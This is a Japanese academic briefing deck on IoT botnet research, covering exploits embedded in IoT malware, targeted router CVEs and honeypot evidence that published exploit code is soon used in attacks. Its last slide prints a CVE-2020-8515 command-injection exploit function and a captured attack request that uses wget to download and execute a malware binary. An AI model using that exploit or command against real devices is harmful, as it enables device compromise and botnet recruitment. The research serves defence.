YNU YOKOHAMA National University

資料１－３

IoT機器へのサイバー攻撃の現状について


横浜国立大学
吉岡克成

総務省 情報通信ネットワークにおける
サイバーセキュリティ対策分科会説明資料(2023.1.18)

本日のご説明

- **IoTボットネット**
  - **IoTボットネットの概要**
  - 感染拡大戦略
  - C&Cサーバの分布
  - DDoS攻撃実態
- **その他のトピック**
  - 電源を切っても消えないIoTマルウェア
  - 感染・脆弱性検査サービス am i infected?
  - サイバー攻撃エコシステム観測網

IoTボットネットの概要



Telnet攻撃から機器の脆弱性狙いへ

IoTマルウェア内で発見された脆弱性攻撃機能の数

Year	# Occurrences	# Exploits	# Vulnerabilities
2017	46	10	8
2018	727	15	15
2019	376	26	27
2020	1,855	58	63

年を追うごとに多くの脆弱性が悪用されるようになっている

IoTマルウェア内で発見された脆弱性攻撃機能の攻撃対象内訳

Device Category	URLhaus	Honeypot	Genealogy	Total
Router	461	1,342	610	2,413
Home security	93	219	78	390
Web application	36	38	32	106
Web server	22	10	-	32
TV	7	2	-	9
NAS	27	27	-	54
Total	646	1,638	729	3,004

- 狙われる脆弱性の8割はルータ

Arwa Abdulkarim Al Alsadi, Kaichi Sameshima, Jakob Bleier, Katsunari Yoshioka, Martina Lindorfer, Michel van Eeten, Carlos H. Ganan, "No Spring Chicken: Quantifying the Lifespan of Exploits in IoT Malware Using Static and Dynamic Analysis," The 17th ACM ASIA Conference on Computer and Communications Security (ACM ASIACCS 2022), 2022.

YNU YOKOHAMA National University

IoTマルウェア内部から発見された脆弱性攻撃機能一覧

●:All datasets
◐: two datasets
○:one dataset

Type	Vulnerability	Vuln. Published	Exploit Published	Families	Manufacturer	Target Device	U	H	G	# of Samples
RCE	CVE-2009-0545; CVE-2019-12725 *	2009-02-12; 2019-06-04	2009-02-09	Mirai	Zeroshell	Zeroshell Linux Distribution	○			2
	Netgear DGN1000 RCE	2013-06-05	2013-06-05	Mirai, Mozi, Gafgyt	Netgear	DGN1000 Netgear routers	●	●	●	107
	Linksys E-series RCE	2013-07-02	2014-02-16	Mirai, Gafgyt	Cisco	Linksys routers E-series	◐	◐		150
	Edimax EW-7438RPn-v3 RCE	2015-07-17	2015-07-17	Mirai	Edimax	EW-7438RPn-v3	○			4
	Multi-vendor CCTV/DVR RCE	2016-03-23	2016-03-23	Mirai, Mozi, Gafgyt	Multi-vendor	Multi-vendor CCTV/DVR	●	●	●	79
	NUUO NVRmini RCE	2016-08-06	2016-08-06	Mirai	NUUO	NUUO NVR	◐	◐		4
	Xfinity Gateway RCE	2016-12-02	2016-12-02	Mirai	Xfinit	Xfinity Gateway	○			3
	CVE-2017-(8221-8225) *	2017-04-25	2017-03-08	Mirai	GoAhead	GoAhead IPcam	○			3
	EnGenius IoT GCS1.4.11 RCE	2017-06-04	2017-06-04	Mirai	EnGenius	EnGenius IoT Cloud Service	◐	◐		3
	CVE-2017-14135	2017-09-04	2017-07-03	Mirai	Dream Property	Opendreambox	○			1
	CVE-2017-14127; CVE-2019-18396 *	2017-09-04; 2019-10-24	2019-11-13	Mirai	Technicolor	Technicolor TD5336	◐	◐		5
	Vacron NVR RCE	2017-10-22	2017-10-08	Mirai, Mozi	Vacron	Vacron NVR devices	●	●	●	26
	Shenzhen_TVT RCE	2018-04-03	2018-04-09	Mirai	Shenzhen TVT	Shenzhen TVT DVR/NVR/IPC	○			3
	CVE-2018-10561; CVE-2018-10562 *	2018-04-30	2018-05-03	Mirai, Mozi, Gafgyt	Dasan	GPON Home Routers	●	●	●	259
	CVE-2018-11510	2018-05-28	2018-08-15	Mirai	ASUSTOR	ASUSTOR NAS		○		1
	HomeMatic Zentrale CCU2 RCE	2018-07-18	2018-07-18	Mirai	HomeMatic	HomeMatic Zentrale CCU2	○			3
	CVE-2018-15887	2018-08-26	2018-08-02	Gafgyt	ASUS	ASUS DSL-N12E_C1		○		6
	CVE-2018-17173	2018-09-18	2019-05-06	Mirai	LG	LG Supersign EZ CMS TV	◐	◐		9
	CVE-2018-20062; CVE-2019-9082 *	2018-12-11; 2019-02-24	2019-01-14; 2020-04-16	Mirai, Singletons	ThinkPHP	v-5.0.23/5.1.31 Server	◐	◐		21
	CVE-2019-2725	2018-12-14	2019-05-08	M				○		1
	CVE-2019-7276	2019-01-31	2019-11-12	M			○			3
	CVE-2019-10655	2019-03-30	2019-03-31	M		GXP2200 *	○			3
	CVE-2018-20841	2019-06-11	2019-01-14	M				○		1
	Sar2HTML 3.2.1 RCE	2019-08-02	2019-08-02	M			○			3
	CVE-2020-9054	2020-02-18	2020-02-24	M			◐	◐		6
	Netlink GPON Router 1.0.11 RCE	2020-03-18	2020-03-18	M			○			58
	Symantec SWG 5.0.2.8 RCE	2020-04-09	2020-04-09	Mirai	Symantec	Symantec Web Gateway 5.0.2.8	◐	◐		34
	Netgear R7000 RCE	2020-06-15	2020-06-15	Mirai	Netgea	Netgear R7000	○			7
	CVE-2019-16759; CVE-2020-17496 *	2019-09-24; 2020-08-12	2020-08-12	Mirai	vBulletin 5.x	Servers using vBulletin 5.x	○			2
Backdoor	CVE-2014-2321	2014-03-10	2014-03-03	Tsunami	ZTE	ZTE F460 and F660		○		2
	Xiaongmai-based DVR/NVR/IPcam	2020-02-04	2020-02-04	Mirai, Gafgyt	Multi-vendor	DVR/NVR/IPcams		○		31

'*' indicates that this entry consists of vulnerabilities that are targeted by the same exploit code or vice versa

ログインによる侵入ではなく
リモートコード実行(RCE)・
コマンドインジェクションが
ほとんど。

Arwa Abdulkarim Al Alsadi, Kaichi Sameshima, Jakob Bleier, Katsunari Yoshioka, Martina Lindorfer, Michel van Eeten, Carlos H. Ganan, "No Spring Chicken: Quantifying the Lifespan of Exploits in IoT Malware Using Static and Dynamic Analysis," The 17th ACM ASIA Conference on Computer and Communications Security (ACM ASIACCS 2022), 2022.

YNU YOKOHAMA National University

IoTマルウェア内部から発見された脆弱性攻撃機能一覧

●:All datasets
◐: two datasets
○:one dataset

Type	Vulnerability	Vuln. Published	Exploit Published	Families	Manufacturer	Target Device	U	H	G	# of Samples
CMDi	CVE-2014-8361 *	2014-10-20	2015-06-01	Mirai, Mozi, Gafgyt	D-Link	D-Link Routers using Realtek SDK	●	●	●	272
	CVE-2014-9094	2014-11-26	2014-07-13	Mirai	WordPress	WordPress Plugin DZS-VideoGallery	◐		◐	35
	CVE-2015-2051	2015-02-23	2015-06-01	Mirai, Mozi, Gafgyt	D-Link	D-Link DIR-645	●	●	●	93
	AVTECH IPCam/NVR/DVR CMDi	2016-10-11	2016-10-11	Mirai	AVTECH	AVTECH IPcam/NVR/DVR	◐	◐		69
	CVE-2016-10372	2016-05-16	2016-11-08	Mirai, Mozi, Gafgyt	Zyxel	Eir D1000 Router (rebranded Zyxel)	◐	◐		78
	CVE-2016-6277	2016-07-22	2017-03-13	Mirai, Mozi, Gafgyt	Netgear	Netgear R7000 and R6400	●	●	●	41
	NUUO OS CMDi	2016-08-06	2016-08-06	Mirai	NUUO	NUUO NVRmini 2 3.0.8	○			3
	MV Power Shell CMDi	2017-02-27	2017-02-27	Mirai, Mozi	MV Power	MVPower DVR TV-7104HE 1.8.4	◐	◐		168
	CVE-2017-6884	2017-03-14	2017-04-02	Mirai	Zyxel	EMG2926 Router	◐		◐	39
	CVE-2017-18368	2019-05-02	2016-12-26	Mirai, Singletons, Gafgyt	Zyxel	Zyxel P660HN-T routers	◐	◐		77
	CVE-2017-17215	2017-12-04	2017-12-25	Mirai, Mozi, Gafgyt, Singleton	Huawei	Huawei home routers HG532	●	●	●	921
	CVE-2018-7841	2018-03-08	2019-05-14	Mirai	U.motion	U.motion software v.1.3.4	○			4
	D-Link DSL-2750B OS CMDi	2018-05-25	2018-05-25	Mirai	D-Link	D-Link DSL-2750B	●	●	●	241
	SonicWall GMS-XMLRPC CMDi	2018-08-01	2018-08-01	Mirai	SonicWall	SonicWall GMS		◐	◐	1
	CVE-2018-19276	2018-11-14	2019-12-18	Mirai	OpenMRS	OpenMRS before 2.24.0	◐	◐		5
	CVE-2019-7256	2019-01-31	2019-11-12	Mirai	Linear	Linear eMarge E3 series		○		1
	CVE-2019-12489	2019-05-30	2019-11-13	Mirai	Fastweb	Fastweb Fastgate 0.00.81	○			3
	CVE-2013-7471	2019-06-11	2013-09-17	Mirai, Mozi, Gafgyt	D-Link	D-Link DIR-645	●	●	●	29
	CVE-2019-14931	2019-08-10	2019-08-13	Mirai	Mitsubishi	Mitsubishi smartRTU& INEA ME-RTU	○			7
	CVE-2020-1956	2019-12-02	2020-06-20	Mirai	Apache	Apache Kylin 2.3.0-2.6.5,3.0.1	○			4
	CVE-2019-19824	2019-12-16	2015-07-16	Mirai	TOTOLINK	TOTOLINK Realtek SDK routers	○			7
	CVE-2020-5722	2020-01-06	2020-03-24	Mirai	Grandstream	Grandstream UCM6200 series	◐	◐		5
	CVE-2020-7209	2020-01-16	2020-05-17	Mirai	HP LinuxKI	HP LinuxKI-v6.01	○			3
	CVE-2020-10173	2020-03-05	2020-02-27	Mirai	Comtrend	Comtrend VR-3033	◐	◐		5
	CVE-2020-13786	2020-06-03	2020-06-12	Mirai	D-Link	D-Link DIR-865L Ax1.20B01	○			7
Buffer OF	CVE-2016-4429	2016-05-02	2016-05-18	Singletons	Qualcomm	Qualcomm Server	○			5
	CVE-2019-7405	2019-02-05	2019-12-16	Mirai	TP-Link	TP-Link Archer C5-v4 routers		○		4
WAF Bypass	Cloudflare WAF Bypass	2017-04-04	2016-10-25	Mirai, Gafgyt	CloudFlare	CloudFlare WAF	◐		◐	37
Brute Force	Dictionary Attack	-	-	Mirai, Mozi, Singleton, Tsunami, Gafgyt, xorddos	-	-	●	●	●	5,631
Total							59	41	16	

'*' indicates that this entry consists of vulnerabilities that are targeted by the same exploit code or vice versa

公開された脆弱性攻撃コードの悪用

CVE-2021-XXXX 合計20,157件を対象に調査

CVE2021-xxxx

447種類

CVE2021-xxxx

259種類

累計669種類のCVE2021攻撃コードを発見

九鬼琉, 佐々木貴之, 吉岡克成, 松本勉, "ハニーポットで観測されたエクスプロイトのライフサイクルに関する実態調査," 情報処理学会コンピュータセキュリティシンポジウム2022.

YNU YOKOHAMA National University


攻撃コードの公開とハニーポット観測結果の関係について

	ハニーポットで攻撃を観測	攻撃は観測されず	割合
攻撃コード公開有	20	498	2.99%
攻撃コード公開無	19	12816	0.098%

- ハニーポットで観測したCVE2021-XXXXのうち**約52%**（20/39）は攻撃コードがGitHub/ExploitDBで公開
- 攻撃コードが公開されている場合、攻撃が発生する（＝ハニーポットで攻撃が観測される）リスクは**27倍**となる

GitHub/ExploitDBで公開された攻撃コードは、明らかに悪用されている。これらのプラットフォームをモニタリングすることには意義がある

実際の事例 (CVE-2020-8515)



GitHub上のコードと観測された攻撃の比較

```python
def run_cmd(self, cmd):
    try:
        headers = {
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/201
        }
        url = self.url + "/cgi-bin/mainfunction.cgi"
        data = "action=login&keyPath=%27%0A%2fbin%2f" + cmd + "%0A%27&loginUser=a&loginPwd=a"
        res = req.post(url=url, data=data, timeout=(10, 15), headers=headers)
        if res.status_code == 200:
            return res.text
```

GitHub

```
POST /cgi-bin/mainfunction.cgi HTTP/1.1
User-Agent: XTC
Host: 127.0.0.1
Content-Length: 1000
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

action=login&keyPath='/bin/sh -c 'wget http://[redacted]/arm7 -O /tmp/upnp.debug; chmod 777 /tmp/upnp.debug; /tmp/upnp.debug''&loginUser=a&loginPwd=a
```

マルウェアDL&実行コマンド

GitHubのコードを実際の攻撃に取り込んでいる（赤色部分が酷似）

